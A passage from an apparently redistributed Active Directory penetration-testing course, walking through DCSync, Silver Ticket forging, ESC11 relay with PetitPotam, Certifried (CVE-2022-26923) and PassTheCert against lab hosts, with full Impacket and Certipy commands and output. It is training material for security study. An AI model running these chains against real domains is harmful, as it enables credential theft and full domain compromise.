Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
0:::
<SNIP>
```

Perform DCSync using the NT Hash as the Domain Controller

```
secretsdump.py 'lab-dc$'@lab-dc.lab.local -hashes
:92bd84175886a57ab41a14731d10428a

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 -
rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
```

https://t.me/CyberFreeCourses

```
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:bdaffbfe64f1fc646a3353b
e1c2c3c99:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
0:::
<SNIP>
```

It is possible to utilize `secretsdump` to target workstations and server other than targeting domain controllers. By extracting credentials or hashes from other computers, it may be feasible to elevate privileges within the domain.

The second method is performing a `Silver Ticket` attack. For that, we need the target's machine (i.e., `LAB-DC$`) hash, which in this case, is `92bd84175886a57ab41a14731d10428a`, the `Domain SID`, and a specific `SPN` to abuse. To learn more about `Kerberos Attacks` and the Silver Ticket Attack, refer to the Kerberos Attacks Module.

Query the DC for the Domain SID

```
lookupsid.py 'lab-dc$'@172.16.19.3 -hashes
:92bd84175886a57ab41a14731d10428a

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Brute forcing SIDs at 172.16.19.3
[*] StringBinding ncacn_np:172.16.19.3[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-1817219280-1014233819-995920665
```

hide01.ir

Next, we need to create the Silver Ticket. To forge one, will use ticketer.py from `impacket`, passing the machine hash with the option `-nthash 92bd84175886a57ab41a14731d10428a`, the `SID` of the domain with the `-domain-sid <SID>` option, the name of the domain with the `-domain <DOMAIN NAME>` option, and the `CIFS` `SPN` to be able to utilize `psexec` or `smbexec`::

Forge a Silver Ticket

```
ticketer.py -nthash 92bd84175886a57ab41a14731d10428a -domain-sid S-1-5-21-
1817219280-1014233819-995920665 -domain lab.local -spn cifs/lab-
dc.lab.local Administrator

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for lab.local/Administrator
[*]     PAC_LOGON_INFO
```

https://t.me/CyberFreeCourses

```
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in Administrator.ccache
```

We can finally use the Silver Ticket with `psexec.py` or any other tool of our choice:

Perform a Pass the Ticket attack with PsExec

```
KRB5CCNAME=Administrator.ccache psexec.py -k -no-pass lab-dc.lab.local
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on lab-dc.lab.local.....
[*] Found writable share ADMIN$
[*] Uploading file BNteByel.exe
[*] Opening SVCManager on lab-dc.lab.local.....
[*] Creating service qYOr on lab-dc.lab.local.....
[*] Starting service qYOr.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.2628]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami && hostname
nt authority\system
lab-dc
```

hide01.ir

ESC11

`ESC11` domain escalation is similar to `ESC8`; instead of requesting certificates via the `HTTP` web enrollment endpoints, `RPC`/ `ICRP` enrollment endpoints are utilized.

Understanding ESC11 - NTLM Relay to AD CS ICRP Endpoints

By default, ADCS exposes an RPC endpoint for certificate enrollment called the `MS-ICPR` RPC interface. The RPC protocol allows each interface to define its NTLM signature management policy. In the case of the `MS-ICPR` interface, the setting of the `IF_ENFORCEENCRYPTICERTREQUEST` flag determines whether the signature check is enabled.

https://t.me/CyberFreeCourses

By default, this flag is configured to verify the signature. However, if an administrator has modified this setting due to authentication issues in the Active Directory (which may occur if older Windows Server versions like Windows Server 2012 or 2008 are present in the domain), it becomes possible to carry out an NTLM relay attack and request a certificate from an authorized certificate template.

ESC11 Abuse Requirements

The flag `IF_ENFORCEENCRYPTICERTREQUEST` enforces the encryption of certificate enrollment requests between a client and the `CA`; the client must encrypt any certificate request it sends to the CA. Therefore, if the `CA` does not have the flag `IF_ENFORCEENCRYPTICERTREQUEST` set, unencrypted sessions (think relaying coerced SMB NTLM authentication over HTTP) can be used for certificate enrollment.

Throughout engagements, if we can relay the `HTTP NTLM` authentication (or rather coerce SMB NTLM authentication and relay it over HTTP) and establish authenticated sessions over a `CA` with this flag disabled, we can request certificates over `AD CS ICPR` endpoints for the machines/users.

To know more about `ESC11`, refer to the blog post Relaying to AD Certificate Services over RPC by Sylvain Heiniger and his team who discovered it.

hide01.ir

ESC11 Enumeration and Attack

We will discuss how to enumerate and abuse `ESC11` from Linux. We will use the same lab we used in the previous section.

Note: If we were not attacking a domain controller, we can make the same attack on any computer within the network, but we would have to use a template that can be used for authentication of computers.

ESC11 Enumeration from Linux

Let's use `certipy` to find vulnerabilities within the `CA`:

Find vulnerable servers with Certipy

```
certipy find -u blwasp -p 'Password123!' -dc-ip 172.16.19.3 -vulnerable -
stdout

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
```

https://t.me/CyberFreeCourses

```
[*] Trying to get CA configuration for 'lab-WS01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'lab-WS01-CA' via
CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access
denied error.
[*] Trying to get CA configuration for 'lab-WS01-CA' via RRP
[*] Got CA configuration for 'lab-WS01-CA'
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                                 : lab-WS01-CA
    DNS Name                                : WS01.lab.local
    Certificate Subject                     : CN=lab-WS01-CA, DC=lab, DC=local
    Certificate Serial Number               : 238F549429FFF796430B5F486159490B
    Certificate Validity Start              : 2023-07-06 09:44:47+00:00
    Certificate Validity End                : 2122-07-06 09:54:47+00:00
    Web Enrollment                          : Enabled
    User Specified SAN                      : Disabled
    Request Disposition                     : Issue
    Enforce Encryption for Requests         : Disabled
    Permissions
      Owner                                 : LAB.LOCAL\Administrators
      Access Rights
        ManageCertificates                  : LAB.LOCAL\Administrators
                                              LAB.LOCAL\Domain Admins
                                              LAB.LOCAL\Enterprise Admins
        ManageCa                            : LAB.LOCAL\Administrators
                                              LAB.LOCAL\Domain Admins
                                              LAB.LOCAL\Enterprise Admins
        Enroll                              : LAB.LOCAL\Authenticated Users
    [!] Vulnerabilities
      ESC8                                  : Web Enrollment is enabled and
Request Disposition is set to Issue
      ESC11                                 : Encryption is not enforced for
ICPR requests and Request Disposition is set to Issue
Certificate Templates                       : [!] Could not find any
certificate templates
```

hide01.ir

In the above output, we see that the `CA` is vulnerable to `ESC11`.

ESC11 Abuse from Linux

To relay the authentication to the `RPC endpoint`, we can use `ntlmrelayx.py` from `Impacket` or `Certipy`. Currently, `ntlmrelayx` only supports Task Scheduler Service Remoting Protocol (`MS-TSCH` / `TSCH`), the PR made by `Sylvain Heiniger` for `ICPR` support is still unmerged. Therefore to abuse `ESC11`, we will use `Certipy`, which does support `ICRP`.

https://t.me/CyberFreeCourses

Similar to `ESC8`, we will use the `relay` command; however, this time, we will relay the coerced `SMB NTLM` authentication over `RPC` / `ICRP` instead of `HTTP` using the argument `-target rpc://<ADCS Server>`; additionally, we must specify the `CA` name, which, as shown in `Certipy`'s `find` command output, is `lab-WS01-CA`:

Abusing ESC11 with Certipy

```
sudo certipy relay -target "rpc://172.16.19.5" -ca "lab-WS01-CA" -template
DomainController

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting rpc://172.16.19.5 (ESC11)
[*] Listening on 0.0.0.0:445
```

Now, we are listening and waiting for authentication from our target. Now we can use `PetitPotam` or any other tool to coerce authentication from the target machine `LAB-DC (172.16.19.3)` to our listener at `172.16.19.19`:

hide01.ir

Coerce authentication with PetitPotam

```
python3 PetitPotam.py -u BlWasp -p 'Password123!' -d 'lab.local'
172.16.19.19 172.16.19.3



              ___            _        _      _        ___            _
             | _ \   ___    | |_     (_)    | |_     | _ \   ___    | |_
__ _    _ __
             |  _/  / -_)   |  _|    | |    |  _|    |  _/  / _ \   |  _|
/ _` |  | '  \
            _|_|_   \___|   _\__|   _|_|_   _\__|   _|_|_   \___/   _\__|
\__,_|  |_|_|_|
          _| """ |_|"""""|_|"""""|_|"""""|_|"""""|_| """
|_|"""""|_|"""""|_|"""""|_|"""""|
          "`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-
'"`-0-0-'"`-0-0-'

              PoC to elicit machine account authentication via some MS-
EFSRPC functions
                                      by topotam (@topotam77)

                     Inspired by @tifkin_ & @elad_shamir previous work on
MS-RPRN

Trying pipe lsarpc
[-] Connecting to ncacn_np:172.16.19.3[\PIPE\lsarpc]
```

https://t.me/CyberFreeCourses

```
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
[+] OK! Using unpatched function!
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```

Checking `Certipy`'s output, we will notice that we have attained the certificate lab-dc.pfx for LAB-DC$:

Certipy receiving Authentication from LAB-DC$

```
sudo certipy relay -target "rpc://172.16.19.5" -ca "lab-WS01-CA" -template
DomainController

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting rpc://172.16.19.5 (ESC11)
[*] Listening on 0.0.0.0:445
[*] Connecting to ncacn_ip_tcp:172.16.19.5[135] to determine ICPR
stringbinding
[*] Attacking user 'LAB-DC$@DC'
[*] Requesting certificate for user 'LAB-DC$' with template
'DomainController'
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 13
[*] Got certificate with DNS Host Name 'lab-dc.lab.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'lab-dc.pfx'
[*] Exiting...
```

hide01.ir

From here on, we can continue similarly to the `ESC8` attack chain.

Certifried (CVE-2022-26923)

In 2022, Oliver Lyak discovered a vulnerability in Active Directory Domain Services, known as CVE-2022-26923, which allows attackers to elevate their privileges. The flaw in the certificate mapping was present before the May 2022 update. This vulnerability enables domain users to obtain permissions such as `Validated write to DNS host name` and `Validated write to service principal name` when creating a computer account. As a result, they can modify the computer account's DNS hostname (`dNSHostName`) and service

https://t.me/CyberFreeCourses

principal name (SPN) attributes. Oliver Lyak introduced this vulnerability in his blog post titled [Certifried: Active Directory Domain Privilege Escalation (CVE-2022–26923)].

Prior to the patch, when computer accounts requested a certificate using the Machine template, the certificate mapping was based on the `dNSHostName` property value.

Before the update, a constraint error is raised if we try to change the `dNSHostName` to match another computer account. This was because when the `dNSHostName` property is edited, the domain controller ensures that the existing SPNs of the account are updated to reflect the new DNS hostname. If the SPNs already exist for another account in Active Directory, the domain controller raises a constraint violation.

To bypass this check and discover the vulnerability, Olivier Lyak performed the following steps:

1. Clear the SPNs, particularly those corresponding to the `dNSHostName` value, i.e., the ones with fully-qualified hostnames (e.g., HOST/SRV01.DOMAIN.LOCAL).
2. Change the `dNSHostName` to the DNS hostname of the target (e.g., DC.DOMAIN.LOCAL). The constraint violation will not be raised since there are no SPNs to update.
3. Request a certificate for the spoofed computer account using the Machine template. The Certificate Authority will use the `dNSHostName` value for identification and issue a certificate for the spoofed machine account.

Abusing this vulnerability, we can impersonate any computer in the domain, including the domain controller.

hide01.ir

Certifried Enumeration and Attack (Manual)

To identify if Certifried is not patched, request a certificate from a standard template (such as the built-in User template) using a user account. If the Certipy output indicates `[*] Certificate has no object SID`, no strong mapping is performed on this ADCS CA.

Test if ADCS CA is patched

```
certipy req -u '[email protected]' -p 'Password123!' -ca lab-LAB-DC-CA -
dc-ip 10.129.228.237 -template User

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 4
[*] Got certificate with UPN '[email protected]'
[*] Certificate has no object SID
```

https://t.me/CyberFreeCourses

```
[*] Saved certificate and private key to 'blwasp.pfx'
```

If the ADCS appears vulnerable, we must have sufficient rights against a computer account to modify its attributes. By default, any user is allowed to create up to 10 machine accounts in Active Directory. By creating a new one, we can leverage this feature to gain complete control over a valid machine account.

We can create a computer using `addcomputer.py` from Impacket. It's worth noting that this tool doesn't add any SPN to the created computer. Therefore, there is no need to clean up any SPNs.

Create a computer with addcomputer

```
addcomputer.py -computer-name 'CERTIFRIED$' -computer-pass 'Password123!'
-dc-ip 10.129.228.134 'LAB.LOCAL/Blwasp':'Password123!'

Impacket v0.11.0 - Copyright 2023 Fortra

[*] Successfully added machine account CERTIFRIED$ with password
Password123!.
```

hide01.ir

We need to edit the `dnsHostName` attribute of the newly created machine account to match the domain controller's or any other target machine. To perform that operation, we can use powerview.py, the Python port of PowerView, to perform this attack from Linux. Let's install the tool:

Install powerview.py

```
git clone -q https://github.com/aniqfakhrul/powerview.py
cd powerview.py
sudo python3 setup.py install

[sudo] password for plaintext:
running install
running bdist_egg
running egg_info
creating powerview.egg-info
writing powerview.egg-info/PKG-INFO
<SNIP>
```

Before editing the `dnsHostName` attribute, let's use `certipy` to query the target machine and identify the DNS Name of the target computer:

https://t.me/CyberFreeCourses

Enumerate CA with certipy

```
certipy find -u '[email protected]' -p 'Password123!' -stdout -vulnerable

Certipy v4.8.2 - by Oliver Lyak (ly4k)

<SNIP>
Certificate Authorities
  0
    CA Name                             : lab-LAB-DC-CA
    DNS Name                            : DC02.lab.local
    Certificate Subject                 : CN=lab-LAB-DC-CA, DC=lab,
DC=local
    Certificate Serial Number           : 3381EB75F5006B8C489C7441E41210F8
    Certificate Validity Start          : 2023-07-05 10:49:54+00:00
    Certificate Validity End            : 2122-07-05 10:59:54+00:00
    Web Enrollment                      : Disabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : LAB.LOCAL\Administrators
      Access Rights
        ManageCertificates              : LAB.LOCAL\Administrators
                                          LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
        ManageCa                        : LAB.LOCAL\Administrators
                                          LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
        Enroll                          : LAB.LOCAL\Authenticated Users
Certificate Templates                   : [!] Could not find any
certificate templates
```

From the above output, we can see that the `DNS Name` of the target computer is `DC02.lab.local`.

We can now edit the `dnsHostName` attribute of the newly created machine account to match the domain controller's hostname. We need to use `powerview` with the command `Set-DomainObject` to select the computer account we created with `-Identity 'CERTIFRIED$'` and finally set the attribute to the target machine `-Set dnsHostName="dc02.lab.local"`:

Edit dnsHostName with powerview.py

```
python3 powerview.py lab.local/BlWasp:'Password123!'@10.129.228.134

[2023-11-24 17:07:32] LDAP Signing NOT Enforced!
```

hide01.ir

https://t.me/CyberFreeCourses

```
(LDAPS)-[10.129.228.134]-[LAB-DC\blwasp]
PV > Set-DomainObject -Identity 'CERTIFRIED$' -Set
dnsHostName="dc02.lab.local"
[2023-11-24 17:07:35] [Set-DomainObject] Success! modified attribute
dnshostname for CN=CERTIFRIED,CN=Computers,DC=lab,DC=local
(LDAPS)-[10.129.228.134]-[LAB-DC\blwasp]
```

Now, we can request an authentication certificate using our created machine account, and the certificate will be mapped to the `dnsHostName`, corresponding to the domain controller's hostname.

Request a certificate and impersonate the DC02

```
certipy req -u 'CERTIFRIED$' -p 'Password123!' -dc-ip 10.129.228.134 -ca
lab-LAB-DC-CA -template 'Machine'

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 14
[*] Got certificate with DNS Host Name 'dc02.lab.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'dc02.pfx'
```

hide01.ir

With the certificate we generated, we can perform the authentication to obtain the TGT and the hash of our target:

Performing an authentication request with certipy

```
certipy auth -pfx dc02.pfx

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: [email protected]
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'dc02.ccache'
[*] Trying to retrieve NT hash for 'dc02$'
[*] Got hash for '[email protected]':
aad3b435b51404eeaad3b435b51404ee:38ac4a4da<SNIP>
```

Certifried Enumeration and Attack (with Certipy)

https://t.me/CyberFreeCourses

The same operation we perform with `addcomputer` and `powerview`, can be done automatically with `certipy`. For that, we will use the options account create and the parameters `-user <machine name>` to define the machine's name and `-dns DC02.LAB.LOCAL` to define the name of the machine we want to impersonate.

Create a new machine account and set the dNSAttribute with Certipy

```
certipy account create -u '[email protected]' -p 'Password123!' -dc-ip
10.129.228.134 -user NEWMACHINE -dns DC02.LAB.LOCAL

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Creating new account:
    sAMAccountName                          : NEWMACHINE$
    unicodePwd                              : ikFRmm6VMXcjmD5T
    userAccountControl                      : 4096
    servicePrincipalName                    : HOST/NEWMACHINE
                                              RestrictedKrbHost/NEWMACHINE
    dnsHostName                             : DC02.LAB.LOCAL
[*] Successfully created account 'NEWMACHINE$' with password
'ikFRmm6VMXcjmD5T'
```

`Certipy` will show us the hostname, `password`, `SPNs`, and the `dnsHostName` attribute defined according to the target we specified. The next thing is to perform the authentication to obtain the certificate as `DC02$`:

Request a certificate as the computer account

```
certipy req -u 'NEWMACHINE$' -p 'ikFRmm6VMXcjmD5T' -ca lab-LAB-DC-CA -
template 'Machine' -dc-ip 10.129.228.134

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 11
[*] Got certificate with DNS Host Name 'DC02.LAB.LOCAL'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'dc02.pfx'
```

We successfully obtained a certificate for the domain controller `DC02$` and can authenticate using it.

hide01.ir

https://t.me/CyberFreeCourses

Authenticate as the Domain Controller

```
certipy auth -pfx dc02.pfx

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: [email protected]
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'dc02.ccache'
[*] Trying to retrieve NT hash for 'dc02$'
[*] Got hash for '[email protected]':
aad3b435b51404eeaad3b435b51404ee:38ac4a4da<SNIP>
```

From here on, we can continue similarly to the `ESC8` and `ESC11` attack chain.

PKINIT

Active Directory supports certificate authentication over two protocols by default: `Kerberos` and `Secure Channel (Schannel)`. For `Kerberos`, the technical specification [MS-PKCA]: Public Key Cryptography for Initial Authentication (PKINIT) in Kerberos Protocol defines the authentication process. Let's summarize how `PKINIT` works and then talk about `Schannel`.

PKINIT and Kerberos Authentication

`PKINIT` (Public Key Cryptography for Initial Authentication in Kerberos) is an extension of the Kerberos protocol that enables public key cryptography for initial authentication. Traditional Kerberos relies on symmetric key cryptography for authentication, where a client and a Key Distribution Center (KDC) share a secret key.

`PKINIT`, on the other hand, allows clients to authenticate to the KDC using public key cryptography during the initial authentication process. This provides additional security benefits, especially in scenarios where symmetric key distribution might be challenging or less secure.

In the context of Kerberos and ADCS, `PKINIT` utilizes `X.509 certificates` issued by `ADCS` to support public key cryptography during the initial authentication phase in Kerberos. `ADCS` issues the necessary certificates to the entities (clients, KDCs) involved in the `PKINIT` process, allowing them to use public-private key pairs for authentication within the Kerberos framework.

Secure Channel (Schannel) Authentication

On the other hand, `Schannel`, Window's security support provider for `TLS/SSL connections`, handles client authentication by allowing a remote server to verify the

hide01.ir

https://t.me/CyberFreeCourses

connecting user's identity. This process relies on PKI, using certificates as the main credential. During the TLS handshake, the server requests the client's certificate for authentication. The client, equipped with a CA-issued client authentication certificate trusted by the server, sends it over. Upon validation by the server, assuming all is well, access is granted.

Initially, `Schannel` tries to link the credential to a user account using `Kerberos's S4U2Self` feature. If that fails, it attempts to associate the certificate with a user account using various methods outlined in the Remote Certificate Mapping Protocol (MS-RCMP) specification, such as the certificate's SAN extension or a combination of subject and issuer fields.

In default settings, only a few protocols in an Active Directory environment support authentication through `Schannel` immediately. While `WinRM`, `RDP`, and `IIS` can employ `Schannel` for client authentication, additional setup is necessary. However, `LDAPS` (LDAP over SSL/TLS) commonly works assuming Active Directory Certificate Services is configured.

For more information, refer to the Certified Pre-Owned white-paper.

PKINIT is not supported

hide01.ir

It's important to keep in mind that there could be situations where authentication with `Kerberos` using certificates may not be an option, despite being the default authentication protocol of Active Directory. In such cases, we can resort to using Schannel, an alternative method, for authenticating with certificates when PKINIT is not supported. In his blog post titled Authenticating with certificates when PKINIT is not supported, `Yannick Méheut` offers a workaround that can be used when a certificate can be obtained, but `Kerberos Authentication` cannot be performed to obtain a TGT.

First, to identify the domain name, we will use `certipy` to query the target IP using `BlWasp`'s credentials:

CA Enumeration

```
certipy find -u 'BlWasp' -p 'Password123!' -dc-ip 10.129.229.56 -stdout -
vulnerable

Certipy v4.8.2 - by Oliver Lyak (ly4k)

<SNIP>
Certificate Authorities
  0
    CA Name                             : AUTHORITY-CA
    DNS Name                            : authority.authority.htb
    Certificate Subject                 : CN=AUTHORITY-CA, DC=authority,
DC=htb
    Certificate Serial Number           : 2C4E1F3CA46BBDAF42A1DDE3EC33A6B4
```

https://t.me/CyberFreeCourses

```
    Certificate Validity Start          : 2023-04-24 01:46:26+00:00
    Certificate Validity End            : 2123-04-24 01:56:25+00:00
    Web Enrollment                      : Disabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : AUTHORITY.HTB\Administrators
      Access Rights
        ManageCertificates              : AUTHORITY.HTB\Administrators
                                          AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
        ManageCa                        : AUTHORITY.HTB\Administrators
                                          AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
        Enroll                          : AUTHORITY.HTB\Authenticated
Users
Certificate Templates
  0
    Template Name                       : CorpVPN
    Display Name                        : Corp VPN
    Certificate Authorities             : AUTHORITY-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     :
AutoEnrollmentCheckUserDsCertificate
                                          PublishToDs
                                          IncludeSymmetricAlgorithms
    Private Key Flag                    : 16777216
                                          65536
                                          ExportableKey
    Extended Key Usage                  : Encrypting File System
                                          Secure Email
                                          Client Authentication
                                          Document Signing
                                          IP security IKE intermediate
                                          IP security use
                                          KDC Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 20 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
```

hide01.ir

https://t.me/CyberFreeCourses

```
        Enrollment Rights               : AUTHORITY.HTB\Domain Computers
                                          AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : AUTHORITY.HTB\Administrator
        Write Owner Principals          : AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
                                          AUTHORITY.HTB\Administrator
        Write Dacl Principals           : AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
                                          AUTHORITY.HTB\Administrator
        Write Property Principals       : AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
                                          AUTHORITY.HTB\Administrator
    [!] Vulnerabilities
      ESC1                              : 'AUTHORITY.HTB\\Domain
Computers' can enroll, enrollee supplies subject and template allows
client authentication
```

From the above output, we get some vital information:

- `CA Name`: `AUTHORITY-CA`
- `DNS Name`: `authority.authority.htb`
- The `CorpVPN` template suffers from `ESC1`.

Notice that the `CorpVPN` enrollment rights only allow `Domain Computers`, `Domain Admins`, and `Enterprise Admins` to enroll so we can create a computer and try to request a certificate using the computer account.

hide01.ir

Create a computer account with BlWasp credentials

```
addcomputer.py 'authority.htb/blwasp':'Password123!' -method LDAPS -
computer-name 'HTB01$' -computer-pass 'MyPassword123!' -dc-ip
10.129.229.56

Impacket v0.11.0 - Copyright 2023 Fortra

[*] Successfully added machine account HTB01$ with password
MyPassword123!.
```

With the computer account, we can abuse the template `CorpVPN` with the `ESC1` attack:

Certificate Request with alternative SAN

https://t.me/CyberFreeCourses

```
certipy req -u 'HTB01$' -p 'MyPassword123!' -ca AUTHORITY-CA -dc-ip
10.129.229.56 -template CorpVPN -upn [email protected]

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 2
[*] Got certificate with UPN '[email protected]'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

Let's use the certificate `administrator.pfx` with the certipy `auth` option:

Authenticate using the Certificate

```
certipy auth -pfx administrator.pfx

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: [email protected]
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError:
KDC_ERR_PADATA_TYPE_NOSUPP(KDC has no support for padata type)
```

hide01.ir

In this lab, the `ADCS server` does not support `PKINIT`, that's the reason we get the error: `Kerberos SessionError: KDC_ERR_PADATA_TYPE_NOSUPP(KDC has no support for padata type)`. As per Microsoft's documentation, we get the following information regarding this error:

https://t.me/CyberFreeCourses

Error	Description	Possible causes
`KDC_ERR_PADATA_TYPE_NOSUPP`	KDC has no support for PADATA type (pre-authentication data)	Smart card logon is being attempted and the proper certificate cannot be located. This problem can happen because the wrong certification authority (CA) is being queried or the proper CA cannot be contacted in order to get Domain Controller or Domain Controller Authentication certificates for the domain controller. It can also happen when a domain controller doesn't have a certificate installed for smart cards (Domain Controller or Domain Controller Authentication templates).

A single certificate can encompass multiple `Extended Key Usages`. For a Key Distribution Center to enable `Smart Card Logon`, its certificate must include the `Smart Card Logon EKU`. If `PKINIT` fails, it could signal that the KDCs we're targeting lack certificates containing the required EKU.

hide01.ir

In such a scenario, the certificate we got becomes unusable for obtaining a `Ticket Granting Ticket` or an `NT hash`. Let's see how `Yannick Méheut` uses this opportunity to create a tool that allows us to use the certificate differently.

LDAPS Authentication with PassTheCert

As we mentioned at the beginning, in Active Directory, we can authenticate using `Kerberos` or `Schannel`. However, by default, `Schannel`, although it supports several protocols, is only available for authentication via `LDAPS`.

`LDAPS`, a widely used protocol, can authenticate users using `SSL/TLS` via `Schannel`. The process involves presenting a valid certificate during the SSL/TLS handshake to authenticate the connection to a Domain Controller.

`Yannick Méheut` created a tool named PassTheCert. The tool is written in `Python` and `C#`, allowing us to authenticate via LDAPS using a certificate.

As we're accessing `LDAP/LDAPS`, our options for escalating privileges are limited. Currently, `PassTheCert` implements only four attacks:

1. `Granting DCSync rights` to a user is particularly valuable if a certificate for a privileged account, such as an Exchange server with `WriteDacl` access to the Domain object, is obtained or generated.

https://t.me/CyberFreeCourses

2. `Modifying a domain machine's msDS-AllowedToActOnBehalfOfOtherIdentity` attribute facilitates a `Resource Based Constrained Delegation (RBCD)` attack. This method stands out as machines can update their attribute.
3. `Adding a computer to the domain`, a tactic beneficial for executing RBCD attacks. This approach is advantageous since authenticated users typically can add machines to the domain, complementing the attack above.
4. `Resetting the password of an account`, contingent on having the `User-Force-Change-Password` right for the targeted account.

Basic PassTheCert Usage

In order to utilize PassTheCert, we have to clone the github repository and then run the tool:

Cloning PassTheCert

```
git clone -q https://github.com/AlmondOffSec/PassTheCert
python3 passthecert.py
Impacket v0.11.0 - Copyright 2023 Fortra

usage: passthecert.py [-h] [-debug] [-port {389,636}] [-action
[{add_computer,del_computer,modify_computer,read_rbcd,write_rbcd,remove_rb
cd,flush_rbcd,modify_user,whoami,ldap-shell}]]
                      [-target sAMAccountName] [-new-pass [Password]] [-
elevate] [-baseDN DC=test,DC=local] [-computer-group CN=Computers] [-
domain test.local]
                      [-domain-netbios NETBIOSNAME] [-computer-name
COMPUTER-NAME$] [-computer-pass password] [-delegated-services
cifs/srv01.domain.local,ldap/srv01.domain.local]
                      [-delegate-to DELEGATE_TO] [-delegate-from
DELEGATE_FROM] [-dc-host hostname] [-dc-ip ip] -crt user.crt -key user.key

Manage domain computers and perform RBCD attack via LDAP certificate
authentication
<SNIP>
```

hide01.ir

The authentication mechanism used by `PassTheCert` involves the private and public keys of a certificate, which are stored in a `.pfx` file.

In order to extract the private key `.key` file from the `.pfx` file, we need to use `OpenSSL` and specify the options `-nocerts -out administrator.key`. During this process, we will be asked to provide an `Import Password`, which we can leave empty as `certipy` does not add a password to the `.pfx` file it generates by default. However, we will need to set a password for the `PEM pass phrase`, such as `1234`:

Extract .key (Private Key) from .pfx file

https://t.me/CyberFreeCourses

```
openssl pkcs12 -in administrator.pfx -nocerts -out administrator.key

Enter Import Password:
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
```

Next, we need to extract the public key `.crt` file from `.pfx` and use the options `-clcerts -nokeys -out administrator.key`. It will ask for the `Import Password`, we leave that empty and press enter:

Extract .crt (Public Key) from .pfx file

```
openssl pkcs12 -in administrator.pfx -clcerts -nokeys -out
administrator.crt

Enter Import Password:
```

Optionally, we can remove the passphrase from the `.key` file using the following `OpenSSL` command, it will ask to `Enter pass phrase`, and we need to use the one we set when we generated `administrator.key`:

hide01.ir

Removing the passphrase out of the administrator.key

```
openssl rsa -in administrator.key -out administrator-nopass.key

Enter pass phrase for administrator.key:
writing RSA key
```

